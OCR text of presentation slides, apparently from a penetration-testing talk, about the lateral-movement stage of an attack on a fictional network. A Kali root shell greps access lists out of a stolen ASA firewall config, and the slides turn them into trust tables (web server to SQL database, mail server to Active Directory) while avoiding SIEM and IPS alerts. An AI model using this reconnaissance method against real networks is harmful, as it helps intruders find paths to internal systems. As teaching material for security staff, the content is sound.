
- We now have our SSL tunnel and have compromised the firewall
- Lateral movement phase of attack..
- Probing the network directly will raise alarms
  - SIEM/IPS/Flow analytics etc




Remote Shell and Hidden Config

- Stolen firewall config shows us the access-lists
- Access-lists describe trust relationships and expected traffic flows


```
root@kali: ~
root@kali:~# grep access-list /srv/tftp/BowserASA.cfg
access-list WEB_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_WEBSERVER_10.55.55.55 object BOWSER_INT_DMZ_DATABASE_10.11.11.11 eq
1433
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_WEBSERVER_10.55.55.55 eq https
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_WEBSERVER_10.55.55.55 eq www
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq smtp
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq https
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq pop3
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq imap4
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq ldap
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq 3268
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq 88
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq 135
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 range 600
0 7000
```



SOURCE	DESTINATION	SERVICE	ACTION
ANY	DMZ_WEB_SERVER	HTTP HTTPS	PERMIT
DMZ_WEB_SERVER	INT_DMZ_DATABASE	SQL_PORTS	PERMIT
ANY	DMZ_MAIL_SERVER	MAIL_SERVICES	PERMIT
DMZ_MAIL_SERVER	ACTIVE_DIRECTORY	AD_PORTS	PERMIT




SOURCE	DESTINATION	SERVICE	ACTION
ANY	DMZ_WEB_SERVER	HTTP HTTPS	PERMIT
DMZ_WEB_SERVER 10.55.55.55	INT_DMZ_DATABASE 10.11.11.11	[SQL_PORTS] TCP-1433	PERMIT
ANY	DMZ_MAIL_SERVER	MAIL_SERVICES	PERMIT
DMZ_MAIL_SERVER	ACTIVE_DIRECTORY	AD_PORTS	PERMIT



